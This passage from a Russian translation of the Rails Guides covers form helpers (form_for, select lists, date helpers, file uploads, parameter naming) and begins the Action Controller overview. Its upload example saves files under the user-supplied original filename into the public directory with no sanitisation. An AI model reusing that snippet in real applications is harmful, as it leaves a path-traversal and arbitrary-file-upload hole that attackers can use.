После подтверждения формы, значение, введенное пользователем, будет храниться в `params[:person][:name]`. Хэш `params[:person]` годен для передачи в `Person.new` или, если `@person` это экземпляр `Person`, в `@person.update_attributes`. Хотя имя атрибута очень распространенный второй параметр для этих хелперов, он не является обязательным. В вышеупомянутом примере, до тех пор пока объекты `person` имеют методы `name` и `name=`, Rails будет удовлетворен.

Необходимо передавать имя переменной экземпляра, т.е. `:person` или `"person"`, а не фактический экземпляр объекта вашей модели.

Rails предоставляет хелперы для отображения ошибок валидации, связанных с объектом модели. Детально они раскрываются в руководстве [Отображение ошибок валидации во вьюхе](#).

Привязывание формы к объекту

Хотя комфортность несколько улучшилась, она еще далека от совершенства. Если у `Person` много атрибутов для редактирования, тогда мы должны повторить имя редактируемого объекта много раз. То, что мы хотим сделать, это как-то привязать форму к объекту модели, что как раз осуществляется с помощью `form_for`.

Допустим у нас есть контроллер для работы со статьями `articles_controller.rb`:

```
def new
  @article = Article.new
end
```

Соответствующая вьюха `articles/new.html.erb`, использующая `form_for`, выглядит так


```
<%= form_for @article, :url => { :action => "create" }, :html => {:class => "nifty_form"} do |f| %>
  <%= f.text_field :title %>
  <%= f.text_area :body, :size => "60x12" %>
  <%= f.submit "Create" %>
<% end %>
```

Следует отметить несколько вещей:

1. `@article` это фактический объект, который редактируется.
2. Здесь есть одиночный хэш опций. Опции маршрутизации передаются в хэше `:url`, опции HTML передаются в хэше `:html`. Также для формы можно предоставить опцию `:namespace`, чтобы быть уверенным в уникальности атрибутов `id` элементов формы. Атрибут `namespace` будет префиксом с подчеркиванием в генерируемых для HTML `id`.
3. Метод `form_for` предоставляет объект **form builder** (переменная `f`).
4. Методы создания элементов управления формой вызываются **для** объекта `form builder f`.

Итоговый HTML:

```
<form accept-charset="UTF-8" action="/articles/create" method="post" class="nifty_form">
  <input id="article_title" name="article[title]" size="30" type="text" />
  <textarea id="article_body" name="article[body]" cols="60" rows="12"></textarea>
  <input name="commit" type="submit" value="Create" />
</form>
```

Имя, переданное в `form_for`, контролирует ключ, используемый в `params` для доступа к значениям формы. В примере имя `article`, таким образом, все поля формы имеют имена `article[attribute_name]`. Соответственно, в эшкне `create params[:article]` будет хэшем с ключами `:title` и `:body`. О значимости имен полей ввода подробнее можно прочитать в разделе про имена параметров.

Методы хелпера, вызываемые из `form builder` идентичны хелперам объекта модели, за исключением того, что не нужно указывать, какой объект будет редактироваться, так как это уже регулируется в `form builder`.

Можно создать подобное привязывание без фактического создания тега `<form>` с помощью хелпера `fields_for`. Это полезно для редактирования дополнительных объектов модели в той же форме. Например, если имеем модель `Person` со связанной моделью `ContactDetail`, Вы можете создать форму для создания обеих моделей подобным образом:

```
<%= form_for @person, :url => { :action => "create" } do |person_form| %>
  <%= person_form.text_field :name %>
  <%= fields_for @person.contact_detail do |contact_details_form| %>
    <%= contact_details_form.text_field :phone_number %>
  <% end %>
<% end %>
```

которая выдаст такой результат:

```
<form accept-charset="UTF-8" action="/people/create" class="new_person" id="new_person" method="post">
  <input id="person_name" name="person[name]" size="30" type="text" />
  <input id="contact_detail_phone_number" name="contact_detail[phone_number]" size="30" type="text" />
</form>
```

Объект, предоставляемый `fields_for`, это `form builder`, подобный тому, который предоставляется `form_for` (фактически `form_for` внутри себя вызывает `fields_for`).

Положитесь на идентификацию записи

Модель `Article` непосредственно доступна пользователям приложения, таким образом — следуя лучшим рекомендациям разработки на Rails — вы должны объявить ее как **ресурс**.

```
resources :articles
```

Объявление ресурса имеет несколько побочных эффектов. Смотрите [Роутинг в Rails](#) для подробностей по настройке и использованию ресурсов.

Когда работаем с ресурсами RESTful, вызовы `form_for` могут стать значительно проще, если их основывать на **идентификации записи**. Вкратце, вы должны всего лишь передать экземпляр модели и позволить Rails выяснить имя модели и остальное:

```
## Создание новой статьи
# длинный стиль:
form_for(@article, :url => articles_path)
# то же самое, короткий стиль (используется идентификация записи):
form_for(@article)

## Редактирование существующей статьи
# длинный стиль:
form_for(@article, :url => article_path(@article), :html => { :method => "put" })
# короткий стиль:
form_for(@article)
```

Отметьте, как вызов короткого стиля `form_for` остается тем же самым, не зависимо от того, будет запись новой или существующей. Идентификация записи достаточно сообразительная, чтобы выяснить, новая ли запись, запрашивая `record.new_record?`. Она также выбирает правильный путь для подтверждения и имя, основываясь на классе объекта.

Rails также автоматически надлежаше установит `class` и `id` формы: форма, создающая статью, будет иметь `id` и `class`

`new_article`. Если редактируется статья с `id 23`, `class` будет установлен как `edit_article`, и `id` как `edit_article_23`. Эти атрибуты будут опускаться для краткости далее в этом руководстве.

Когда используется STI (single-table inheritance, наследование с единой таблицей) с вашими моделями, нельзя полагаться на идентификацию записей subclasses, если только родительский класс определен ресурсом. Вы должны определить имя модели, `:url` и `:method` явно.

Работаем с пространствами имен

Если вы создали пространство имен маршрутов, `form_for` также можно изящно сократить. Если у приложения есть пространство имен `admin`, то

```
form_for [:admin, @article]
```

создаст форму, которая передается контроллеру статей в пространстве имен `admin` (передача в `admin_article_path(@article)` в случае с обновлением). Если у вас несколько уровней пространства имен, тогда синтаксис подобный:

```
form_for [:admin, :management, @article]
```

Более подробно о системе маршрутизации Rails и связанным соглашениям смотрите [Роутинг в Rails](#).

Как формы работают с методами PUT или DELETE?

Фреймворк Rails поддерживает дизайн RESTful в ваших приложениях, что означает частое использование запросов “PUT” и “DELETE” (помимо “GET” и “POST”). Однако, большинство браузеров *не поддерживают* методы, иные, чем “GET” и “POST”, когда они исходят от подтверждаемых форм.

Rails работает с этой проблемой, эмулируя другие методы с помощью POST со скрытым полем, названным “_method”, который установлен для отражения желаемого метода:

```
form_tag(search_path, :method => "put")
```

результат:

```
<form accept-charset="UTF-8" action="/search" method="post">
  <div style="margin:0;padding:0">
    <input name="_method" type="hidden" value="put" />
    <input name="utf8" type="hidden" value="#x2713;" />
    <input name="authenticity_token" type="hidden" value="f755bb0ed134b76c432144748a6d4b7a7ddf2b71" />
  </div>
  ...
</form>
```

При парсинге данных POST, Rails принимает в счет специальный параметр `_method` и действует с ним, как будто бы был определен этот метод HTTP (“PUT” в этом примере).

Легкое создание списков выбора

Списки выбора в HTML требуют значительной верстки (один элемент `OPTION` для каждого варианта выбора), поэтому имеет большой смысл создавать их динамически.

Вот как может выглядеть верстка:

```
<select name="city_id" id="city_id">
  <option value="1">Lisbon</option>
  <option value="2">Madrid</option>
  ...
  <option value="12">Berlin</option>
</select>
```

Тут мы имеем перечень городов, имена которых представлены пользователю. Самому приложению для обработки нужен только их ID, поэтому он используется как атрибут `value` варианта выбора. Давайте посмотрим, как Rails может нам помочь.

Тэги Select и Option

Наиболее простой хелпер это `select_tag`, который – как следует из имени – просто создает тег `SELECT`, инкапсулирующий строку опций:

```
<%= select_tag(:city_id, '<option value="1">Lisbon</option>...') %>
```

Это начинает, но не создает динамически теги вариантов выбора. Вы можете создать теги `option` с помощью хелпера `options_for_select`:

```
<%= options_for_select(['Lisbon', 1], ['Madrid', 2], ...) %>
```

результат:

```
<option value="1">Lisbon</option>
<option value="2">Madrid</option>
...
```

Первый аргумент для `options_for_select` это вложенный массив, в котором каждый элемент содержит два элемента: текст

варианта (название города) и значение варианта (id города). Значение варианта это то, что будет подтверждено для вашего контроллера. Часто это бывает id соответствующего объекта базы данных, но это не всегда так.

Зная это, можете комбинировать `select_tag` и `options_for_select` для достижения желаемой полной верстки:

```
<%= select_tag(:city_id, options_for_select(...)) %>
```

`options_for_select` позволяет вам предварительно выбрать вариант, передав его значение.

```
<%= options_for_select(['Lisbon', 1], ['Madrid', 2], ..., 2) %>
```

результат:

```
<option value="1">Lisbon</option>
<option value="2" selected="selected">Madrid</option>
...
```

Всякий раз, когда Rails видит внутреннее значение создаваемого варианта, соответствующего этому значению, он добавит атрибут `selected` к нему.

Второй аргумент для `options_for_select` должен быть точно равен желаемому внутреннему значению. В частности, если значение число 2, вы не можете передать "2" в `options_for_select` – вы должны передать 2. Имейте это в виду при использовании значений, извлеченных из хэша `params`, так как они всегда строчные.

Списки выбора для работы с моделями

В большинстве случаев элементы управления формой будут связаны с определенной моделью базы данных, и, как вы, наверное и ожидали, Rails предоставляет хелперы, предназначенные для этой цели. Как в случае с другими хелперами форм, когда работаете с моделями, суффикс `_tag` отбрасывается от `select_tag`:

```
# контроллер:
@person = Person.new(:city_id => 2)

# вьюха:
<%= select(:person, :city_id, ['Lisbon', 1], ['Madrid', 2], ...) %>
```

Отметьте, что третий параметр, массив опций, это тот же самый тип аргумента, что мы передавали в `options_for_select`. Преимущество в том, что не стоит беспокоиться об предварительном выборе правильного города, если пользователь уже выбрал его – Rails сделает это за вас, прочитав из атрибута `@person.city_id`.

Как и в других хелперах, если хотите использовать хелпер `select` в form builder с областью видимостью объекта `@person`, синтаксис будет такой:

```
# select в form builder
<%= f.select(:city_id, ...) %>
```

При использовании `select` (или подобного хелпера, такого как `collection_select`, `select_tag`), чтобы установить связь `belongs_to`, вы должны передать имя внешнего ключа (в примере выше `city_id`), а не само имя связи. Если определите `city` вместо `city_id`, Active Record вызовет ошибку в строке `ActiveRecord::AssociationTypeMismatch: City(#17815740) expected, got String(#1138750)`, когда вы передадите хэш `params` в `Person.new` или `update_attributes`. Можно взглянуть на это по-другому, что хелперы форм редактируют только атрибуты. Также вам стоит знать о потенциальных последствиях безопасности, если разрешить пользователям редактировать внешние ключи напрямую. Возможно вы захотите использовать `attr_protected` и `attr_accessible`. Более подробно об этом читайте в [Руководстве Ruby On Rails по безопасности](#).

Теги варианта выбора из коллекции произвольных объектов

Создание тегов вариантов с помощью `options_for_select` требует, чтобы вы создали массив, содержащий текст и значение для каждого варианта. Но что, если мы имеем модель `City` (возможно даже модель Active Record) и хотим создать теги вариантов их коллекции этих объектов? Одно из решений сделать вложенный массив – с помощью итераций:

```
<% cities_array = City.all.map { |city| [city.name, city.id] } %>
<%= options_for_select(cities_array) %>
```

Хотя это и валидное решение, но Rails предоставляет менее многословную альтернативу: `options_from_collection_for_select`. Этот хелпер принимает коллекцию произвольных объектов и два дополнительных аргумента: имена методов для считывания опций **value** и **text**, соответственно:

```
<%= options_from_collection_for_select(City.all, :id, :name) %>
```

Как следует из имени, это генерирует только теги `option`. Для генерации работающего списка выбора его необходимо использовать в сочетании с `select_tag`, как это делалось для `options_for_select`. Когда работаем с объектами модели, так же, как `select` комбинирует `select_tag` и `options_for_select`, `collection_select` комбинирует `select_tag` с `options_from_collection_for_select`.

```
<%= collection_select(:person, :city_id, City.all, :id, :name) %>
```

Напомним, что `options_from_collection_for_select` в `collection_select` то же самое, что `options_for_select` в `select`.

Пары, переданные в `options_for_select` должны сперва иметь имя, затем `id`, однако для `options_from_collection_for_select` первый аргумент это метод значения, а второй аргумент – метод текста.

Выбор часового пояса и страны

Для управления поддержкой часовых поясов в Rails, можете спрашивать своих пользователей, в какой зоне они находятся. Это потребует создать варианты выбора из списка предопределенных объектов TimeZone, используя `collection_select`, но вы можете просто использовать хелпер `time_zone_select`, который уже все это содержит:

```
<%= time_zone_select(:person, :time_zone) %>
```

Также есть хелпер `time_zone_options_for_select` для более ручного (поэтому более настраиваемого) способа осуществления этого. Читайте документацию по API, чтобы узнать о доступных аргументах для этих двух методов.

Rails *раньше* имел хелпер `country_select` для выбора стран, но сейчас он вынесен во внешний [плагин country_select](#). При его использовании убедитесь, что включение или исключение определенных имен из списка может быть несколько спорным (это и послужило причиной извлечения этой функциональности из Rails).

Использование хелперов даты и времени

Хелперы даты и времени отличаются от остальных хелперов форм в двух важных аспектах:

1. Дата и время не представлены отдельным элементом ввода. Вместо них есть несколько, один на каждый компонент (год, месяц, день и т.д.), и, таким образом, нет одного значения в хэше `params` с вашими датой и временем.
2. Другие хелперы используют суффикс `_tag` для обозначения, является ли хелпер скелетным, либо работает на основе объектов модели. Что касается дат и времени, `select_date`, `select_time` и `select_datetime` это скелетные хелперы, `date_select`, `time_select` и `datetime_select` это эквивалентные хелперы объекта модели.

Оба эти семейства хелперов создадут ряд списков выбора для различных компонент (год, месяц, день и т.д.).

Скелетные хелперы

Семейство хелперов `select_*` принимает как первый аргумент экземпляр Date, Time или DateTime, который используется как текущее выбранное значение. Можете опустить этот параметр в случае, если используется текущая дата. Например

```
<%= select_date Date.today, :prefix => :start_date %>
```

выведет (с опущенными для краткости начальными значениями вариантов)

```
<select id="start_date_year" name="start_date[year]"> ... </select>
<select id="start_date_month" name="start_date[month]"> ... </select>
<select id="start_date_day" name="start_date[day]"> ... </select>
```

Эти элементы ввода выдадут результат в `params[:start_date]`, являющийся хэшем с ключами `:year`, `:month`, `:day`. Чтобы получить фактический объект Time или Date, необходимо извлечь эти значения и передать их в подходящий конструктор, например

```
Date.civil(params[:start_date][:year].to_i, params[:start_date][:month].to_i, params[:start_date][:day].to_i)
```

Опция `:prefix` это ключ, используемый для получения хэша компонент даты из хэша `params`. Здесь она была установлена как `start_date`, если опущена, то по умолчанию равна `date`.

Хелперы объекта модели

`select_date` не очень хорошо работает с формами, обновляющими или создающими объекты Active Record, так как Active Record ожидает, что каждый элемент хэша `params` соответствует одному атрибуту.

Хелперы объекта модели для даты и времени подтверждают параметры со специальными именами, когда Active Record видит параметры с такими именами, он знает, что они должны быть комбинированы с другими параметрами, и передает конструктору подходящее значения для типа столбца. Например:

```
<%= date_select :person, :birth_date %>
```

выдаст (с опущенными для краткости начальными значениями вариантов)

```
<select id="person_birth_date_1i" name="person[birth_date(1i)]"> ... </select>
<select id="person_birth_date_2i" name="person[birth_date(2i)]"> ... </select>
<select id="person_birth_date_3i" name="person[birth_date(3i)]"> ... </select>
```

что приведет к такому результату в хэше `params`

```
{:person => {'birth_date(1i)' => '2008', 'birth_date(2i)' => '11', 'birth_date(3i)' => '22'}}
```

Когда это передается в `Person.new` (или `update_attributes`), Active Record отметит, что эти параметры должны быть использованы, для конструирования атрибута `birth_date` и использует суффиксную информацию для определения, в каком порядке должен передать эти параметры в функции, такие как `Date.civil`.

Общие опции

Оба семейства хелперов используют одинаковый базовый набор функций для создания индивидуальных тегов `select`, таким образом, они оба принимают множество одинаковых опций. В частности, по умолчанию Rails создаст варианты выбора года как текущий год плюс/минус пять лет. Если это неподходящий вариант, опции `:start_year` и `:end_year` переопределяют это. Для

получения исчерпывающего перечня доступных опций обратитесь к [документации по API](#).

Как правило, следует использовать `date_select` при работе с объектами модели и `select_date` в иных случаях, таких как формы поиска, в которых результаты фильтруются по дате.

В основном, встроенные элементы подбора дат неуклюжи, так как не позволяют пользователю видеть отношения между днями и днями недели.

Индивидуальные компоненты

Иногда необходимо отобразить лишь одиночный компонента даты, такой как год или месяц. Rails предоставляет ряд хелперов для этого, по одному для каждого компонента `select_year`, `select_month`, `select_day`, `select_hour`, `select_minute`, `select_second`. Эти хелперы достаточно простые. По умолчанию они создадут поле ввода, названное по имени компонента времени (например "year" для `select_year`, "month" для `select_month` и т.д.), хотя это может быть переопределено в опции `:field_name`. Опция `:prefix` работает так же, как работает для `select_date` и `select_time` и имеет такое же значение по умолчанию.

Первый параметр определяет, какое значение будет выбрано, и может быть либо экземпляром `Date`, `Time` или `DateTime`, в этом случае будет извлечен соответствующий компонент, либо числовым значением. Например

```
<%= select_year(2011) %>
<%= select_year(Time.now) %>
```

создаст такой же результат, если сейчас 2011 год, и значение, выбранное пользователем, может быть получено как `params[:date][:year]`.

Загрузка файлов

Частой задачей является загрузка некоторого файла, или аватарки, или файла CSV, содержащего информацию для обработки. Самая важная вещь, это помнить при загрузке файла, что кодирование формы **ДОЛЖНО** быть установлено как "multipart/form-data". Если используете `form_for`, это будет выполнено автоматически. Если используете `form_tag`, нужно установить это самому, как в следующем примере.

Следующие две формы обе загружают файл.

```
<%= form_tag({:action => :upload}, :multipart => true) do %>
  <%= file_field_tag 'picture' %>
<% end %>

<%= form_for @person do |f| %>
  <%= f.file_field :picture %>
<% end %>
```

Начиная с Rails 3.1, формы, создаваемые с использованием `form_for`, автоматически устанавливают свое кодирование как `multipart/form-data`, если внутри блока используется хотя бы раз `file_field`. Прежние версии требовали его указания явно.

Rails предоставляет обычную пару хелперов: скелетный `file_field_tag` и модельно-ориентированный `file_field`. Единственное отличие от других хелперов в том, что нельзя установить значение по умолчанию для поля ввода файла, так как в этом нет смысла. Как и следует ожидать, в первом случае загруженный файл находится в `params[:picture]`, а во втором случае в `params[:person][:picture]`.

Что имеем загруженным

Объект в хэше `params` это экземпляр субкласса IO. В зависимости от размера загруженного класса, фактически это может быть `StringIO` или экземпляр `File`, сохраненного как временный файл. В обоих случаях объект будет иметь атрибут `original_filename`, содержащий имя файла на компьютере пользователя, и атрибут `content_type`, содержащий тип MIME загруженного файла. Следующий отрывок сохраняет загруженное содержимое в `#{Rails.root}/public/uploads` под тем же именем, что и оригинальный файл (предположив, что форма была одна из предыдущего примера).

```
def upload
  uploaded_io = params[:person][:picture]
  File.open(Rails.root.join('public', 'uploads', uploaded_io.original_filename), 'w') do |file|
    file.write(uploaded_io.read)
  end
end
```

Как только файл был загружен, появляется множество потенциальных задач, начиная от того, где хранить файлы (на диске, Amazon S3 и т.д.), и связи их с моделями, до изменения размера файлов изображений и создания эскизов. Тонкости этого выходят за рамки руководства, но имеется несколько библиотек, разработанных для содействия этому. Две лучших из них это [CarrierWave](#) и [Paperclip](#).

Если пользователь не выбрал файл, соответствующий параметр будет пустой строкой.

Работа с Ajax

В отличие от создания других форм, форма асинхронной загрузки файла это не просто предоставление `form_for` параметра `:remote => true`. В форме Ajax сериализация осуществляется JavaScript, запущенным внутри браузера, и, поскольку JavaScript не может прочесть файлы с жесткого диска, файл не может быть загружен. Наиболее частым решением является использование невидимого `iframe`, который служит целью для подтверждения формы.

Настройка Form Builder

Как ранее упоминалось, объект, который передается от `form_for` и `fields_for`, это экземпляр `FormBuilder` (или его subclasses). `Form builder` инкапсулирует намерение отобразить элементы формы для отдельного объекта. Хотя, конечно, можно писать хелперы для своих форм обычным способом, вы также можете объявить subclass `FormBuilder` и добавить хелперы туда. Например

```
<%= form_for @person do |f| %>
  <%= text_field_with_label f, :first_name %>
<% end %>
```

может быть заменено этим

```
<%= form_for @person, :builder => LabellingFormBuilder do |f| %>
  <%= f.text_field :first_name %>
<% end %>
```

через определение класса `LabellingFormBuilder` подобным образом:

```
class LabellingFormBuilder < ActionView::Helpers::FormBuilder
  def text_field(attribute, options={})
    label(attribute) + super
  end
end
```

Если это используется часто, можно определить хелпер `labeled_form_for` который автоматически определяет опцию `:builder => LabellingFormBuilder`.

`Form builder` также определяет, что произойдет, если вы сделаете

```
<%= render :partial => f %>
```

Если `f` это экземпляр `FormBuilder`, тогда это отрендерит `partial form`, установив объект `partiala` как `form builder`. Если `form builder` класса `LabellingFormBuilder`, тогда вместо этого будет отрендерен `partial labelling_form`.

Понимание соглашений по именованию параметров

Как вы видели в предыдущих разделах, значения из форм могут быть в верхнем уровне хэша `params` или вложены в другой хэш. Например, в стандартном экшне `create` для модели `Person`, `params[:model]` будет обычно хэшем всех атрибутов для создания персоны. Хэш `params` может также содержать массивы, массивы хэшей и тому подобное.

Фундаментально формы HTML не знают о какого-либо рода структурированных данных, все они создают пары имя-значение, где пары являются обычными строками. Массивы и хэши, которые видите в своем приложении это результат некоторых соглашений по именованию параметров, которые использует Rails.

Есть способ пробовать примеры этого раздела быстрее, используя консоль для прямого вызова парсера параметров Rails. Например:

```
ActionController::UrlEncodedPairParser.parse_query_parameters "name=fred&phone=0123456789"
# => {"name"=>"fred", "phone"=>"0123456789"}
```

Основные структуры

Две основные структуры это массивы и хэши. Хэши отражают синтаксис, используемый для доступа к значению в `params`. Например, если форма содержит

```
<input id="person_name" name="person[name]" type="text" value="Henry"/>
```

хэш `params` будет содержать

```
{ 'person' => { 'name' => 'Henry' }}
```

и `params[:person][:name]` получит подтвержденное значение в контроллере.

Хэши могут быть вложены на столько уровней, сколько требуется, например

```
<input id="person_address_city" name="person[address][city]" type="text" value="New York"/>
```

приведет к такому хэшу `params`

```
{ 'person' => { 'address' => { 'city' => 'New York' } }}
```

Обычно Rails игнорирует дублирующиеся имена параметра. Если имя параметра содержит пустой набор квадратных скобок `[]`, то они будут накоплены в массиве. Если хотите, чтобы люди могли оставлять несколько телефонных номеров, можете поместить это в форму:

```
<input name="person[phone_number][]" type="text"/>
<input name="person[phone_number][]" type="text"/>
<input name="person[phone_number][]" type="text"/>
```

Что приведет к тому, что `params[:person][:phone_number]` будет массивом.

Комбинируем их

Можно смешивать и сочетать эти две концепции. Например, один элемент хэша может быть массивом, как в предыдущем примере, или можете иметь массив хэшей. Например, форма может позволить вам создать любое количество адресов, повторяя следующий фрагмент кода

```
<input name="addresses[][line1]" type="text"/>
<input name="addresses[][line2]" type="text"/>
<input name="addresses[][city]" type="text"/>
```

Что приведет к тому, что `params[:addresses]` будет массивом хэшей с ключами `line1`, `line2` и `city`. Rails решает начать собирать значения в новый хэш, когда он встречает имя элемента ввода, уже существующее в текущем хэше.

Однако, имеется ограничение, по которому хэши не могут быть вложены произвольно, является допустимым только один уровень “массивности”. Массивы обычно могут быть заменены хэшами, например, вместо массива объектов моделей можно иметь хэш объектов модели с ключами, равными их `id`, индексу массива или любому другому параметру.

Параметры в массиве не очень хорошо работают с хелпером `check_box`. В соответствии со спецификацией HTML, ненажатые чекбоксы не возвращают значения. Хелпер `check_box` обходит это, создавая второе скрытое поле с тем же именем. Если чекбокс не нажат, подтверждается только скрытое поле, и если он нажат, то они оба подтверждаются, но значение от чекбокса имеет преимущество. При работе с параметрами в массиве эти дублирующиеся подтверждения запутают Rails дублирующимися именами полей, и непонятно, как он решит, где начать новый элемент массива. Предпочтительнее использовать или `check_box_tag`, или хэши вместо массивов.

Использование хелперов форм

Предыдущие разделы совсем не использовали хелперы Rails. Хотя можно создавать имена полей самому и передавать их напрямую хелперам, таким как `text_field_tag`, Rails также предоставляет поддержку на более высоком уровне. В вашем распоряжении имеется два инструмента: параметр имени для `form_for` и `fields_for`, и опция `:index`, принимаемая этими хелперами.

Вы возможно захотите рендерить форму с набором полей ввода для каждого адреса человека. Например:

```
<%= form_for @person do |person_form| %>
  <%= person_form.text_field :name %>
  <% @person.addresses.each do |address| %>
    <%= person_form.fields_for address, :index => address do |address_form| %>
      <%= address_form.text_field :city %>
    <% end %>
  <% end %>
<% end %>
```

Предположим, у человека есть два адреса с `id` 23 и 45, это создаст что-то подобное:

```
<form accept-charset="UTF-8" action="/people/1" class="edit_person" id="edit_person_1" method="post">
  <input id="person_name" name="person[name]" size="30" type="text" />
  <input id="person_address_23_city" name="person[address][23][city]" size="30" type="text" />
  <input id="person_address_45_city" name="person[address][45][city]" size="30" type="text" />
</form>
```

Что приведет, что хэш `params` будет выглядеть так

```
{ 'person' => { 'name' => 'Bob', 'address' => { '23' => { 'city' => 'Paris' }, '45' => { 'city' => 'London' } } }
```

Rails знает, что все эти поля должны быть частью хэша `person`, так как вы вызвали `fields_for` для первого `form builder`. Определяя опцию `:index`, Вы сообщаете Rails, что вместо именования полей `person[address][city]`, он должен вставить индекс, заключенный в [], между `address` и `city`. Если передать объект `Active Record`, как мы сделали, то Rails вызовет `to_param` для него, который по умолчанию возвращает `id` в базе данных. Это часто полезно, так как просто обнаружить, какая запись `Address` должна быть изменена. Можете передать числа с некоторыми другими значениями, строки или даже `nil` (который приведет к созданию параметра в массиве).

Чтобы создать более замысловатые вложения, можете явно определить первую часть имени поля (`person[address]` в предыдущем примере), например

```
<%= fields_for 'person[address][primary]', address, :index => address do |address_form| %>
  <%= address_form.text_field :city %>
<% end %>
```

создаст такие поля

```
<input id="person_address_primary_1_city" name="person[address][primary][1][city]" size="30" type="text" value="bologna" />
```

По общему правилу конечное имя поля это сцепление имени, данного `fields_for/form_for`, значение индекса и имени атрибута. Можете также передать опцию `:index` прямо в хелперы, такие как `text_field`, но, как правило, будет меньше повторов, если определить это на уровне `form builder`, чем для отдельного элемента ввода.

Как ярлык можете добавить [] к имени и опустить опцию `:index`. Это то же самое, что определение `:index => address`, таким образом

```
<%= fields_for 'person[address][primary][ ]', address do |address_form| %>
  <%= address_form.text_field :city %>
```



```
<% end %>
```

создаст абсолютно тот же результат, что и предыдущий пример.

Формы к внешним ресурсам

Если необходимо передать через post некоторые данные внешнему ресурсу, было бы здорово создать форму, используя хелперы форм rails. Но иногда этому ресурсу необходимо передать `authenticity_token`. Это можно осуществить, передав параметр `:authenticity_token => 'your_external_token'` в опциях `form_tag`:

```
<%= form_tag 'http://farfar.away/form', :authenticity_token => 'external_token' do %>
  Form contents
<% end %>
```

Иногда при отправке данных внешнему ресурсу, такому как платежный шлюз, поля, которые можно использовать в форме, ограничены внешним API. Поэтому, вам не хочется вообще создавать скрытое поле `authenticity_token`. Для этого нужно всего лишь передать `false` в опцию `:authenticity_token`:

```
<%= form_tag 'http://farfar.away/form', :authenticity_token => false do %>
  Form contents
<% end %>
```

Та же техника доступна и для `form_for`:

```
<%= form_for @invoice, :url => external_url, :authenticity_token => 'external_token' do |f|
  Form contents
<% end %>
```

Или, если не хотите создавать поле `authenticity_token`:

```
<%= form_for @invoice, :url => external_url, :authenticity_token => false do |f|
  Form contents
<% end %>
```

Создание сложных форм

Многие приложения вырастают из пределов простых форм, редактирующих одиночные объекты. Например, при создании Person вы, возможно, захотите позволить пользователю (в той же самой форме) создать несколько записей адресов (дом, работа и т.д.). Позже, редактируя этого человека, пользователю должно быть доступно добавление, удаление или правка адреса, по необходимости. Хотя настоящее руководство показало все частицы для управления всем этим, в Rails пока нет стандартного законченного способа выполнения такого, но многие разработали свои эффективные подходы. Они включают:

- Начиная с Rails 2.3, Rails включает [Nested Attributes](#) и [Nested Object Forms](#)
- Серия кастов от Ryan Bates по [complex forms](#)
- Обработка нескольких моделей в одной форме от [Advanced Rails Recipes](#)
- Eloy Duran's [complex-forms-examples](#) application
- Lance Ivy's [nested_assignment](#) plugin and [sample application](#)
- James Golick's [attribute_fu](#) plugin

7. Обзор Action Controller

По этому руководству вы изучите, как работают контроллеры, и как они вписываются в цикл запроса к вашему приложению. После его прочтения, вы сможете:

- Следить за ходом запроса через контроллер
- Понимать, зачем и как хранятся данные в сессии или куке
- Работать с фильтрами для исполнения кода в течение обработки запроса
- Использовать встроенную в Action Controller HTTP аутентификацию
- Направлять потоковые данные прямо в браузер пользователя
- Отфильтровывать деликатные параметры, чтобы они не появлялись в логах приложения
- Работать с исключениями, которые могут порождаться в течение обработки запроса

Что делает контроллер?

Action Controller это C в аббревиатуре MVC. После того, как роутинг определит, какой контроллер использовать для обработки запроса, ваш контроллер ответственен за осмысление запроса и генерацию подходящего ответа. К счастью, Action Controller делает за вас большую часть грязной работы и использует элегантные соглашения, чтобы сделать это по возможности максимально просто.

Для большинства приложений, основанных на [RESTful](#), контроллер получает запрос (это невидимо для вас, как для разработчика), извлекает или сохраняет данные в модели и использует выюху для создания результирующего HTML. Если контроллеру необходимо работать немного по-другому, не проблема, это всего лишь обычный способ работы контроллера.

Таким образом, можно представить себе контроллер как посредника между моделями и выюхами. Он делает данные модели доступными выюхе, так что она может отображать эти данные пользователю, и он сохраняет или обновляет данные от пользователя в модель.

Более детально о процессе маршрутизации смотрите [Роутинг в Rails](#).

Методы и экшны

Контроллер – это класс Ruby, унаследованный от ApplicationController и имеющий методы, как и любой другой класс. Когда ваше приложение получает запрос, роутинг определит, какой контроллер и экшн запустить, затем Rails создаст экземпляр этого контроллера и запустит метод с именем, как у экшна.

```
class ClientsController < ApplicationController
  def new
  end
end
```

В качестве примера, если пользователь перейдет в /clients/new в вашем приложении, чтобы добавить нового пользователя, Rails создаст экземпляр ClientsController и запустит метод new. Отметим, что пустой метод из вышеописанного примера будет прекрасно работать, так как Rails по умолчанию отрендерит выюху new.html.erb, если экшн не сообщит иное. Метод new может сделать доступной для выюхи переменную экземпляра @client для создания нового Client:

```
def new
  @client = Client.new
end
```

Руководство [Макеты и рендеринг в Rails](#) объясняет это более детально.

ApplicationController наследуется от ActionController::Base, который определяет несколько полезных методов. Это руководство раскроет часть из них, но если вы любопытны, можете увидеть их все сами в документации по API.

Только public методы могут быть вызваны как экшны. Хорошей практикой является уменьшение области видимости методов, не предназначенных быть экшнами, таких как вспомогательные методы и фильтры.

Параметры

Возможно, вы хотите получить доступ к данным, посланным пользователем, или к другим параметрам в экшнах вашего контроллера. Имеются два типа параметров, возможных в веб приложениях. Первый – это параметры, посланные как часть URL, называемые параметрами строки запроса. Строка запроса всегда следует после “?” в URL. Второй тип параметров обычно упоминаются как данные POST. Эта информация обычно приходит из формы HTML, заполняемой пользователем. Они называются данными POST, так как могут быть посланы только как часть HTTP запроса POST. Rails не делает каких-либо различий между строковыми параметрами и параметрами POST, и они оба доступны в хэше params в вашем контроллере:

```
class ClientsController < ActionController::Base
  # Этот экшн использует параметры строки запроса, потому, что он
  # запускается HTTP запросом GET, но это не делает каких-либо
  # различий в способе, с помощью которого можно получить доступ к
```

```
# ним. URL для этого эшша выглядит как этот, запрашивающий список
# активированных клиентов: /clients?status=activated
def index
  if params[:status] == "activated"
    @clients = Client.activated
  else
    @clients = Client.unactivated
  end
end

# Этот эшш использует параметры POST. Они, скорее всего, пришли от
# формы HTML, которую подтвердил пользователь. URL для этого
# RESTful запроса будет /clients, и данные будут посланы
# как часть тела запроса.
def create
  @client = Client.new(params[:client])
  if @client.save
    redirect_to @client
  else
    # This line overrides the default rendering behavior, which
    # would have been to render the "create" view.
    render :action => "new"
  end
end
```

Параметры в хэше и в массиве

Хэш `params` не ограничен одномерными ключами и значениями. Он может содержать массивы и (вложенные) хэши. Чтобы послать массив значений, добавьте пустую пару квадратных скобок `[]` к имени ключа:

```
GET /clients?ids[]=1&ids[]=2&ids[]=3
```

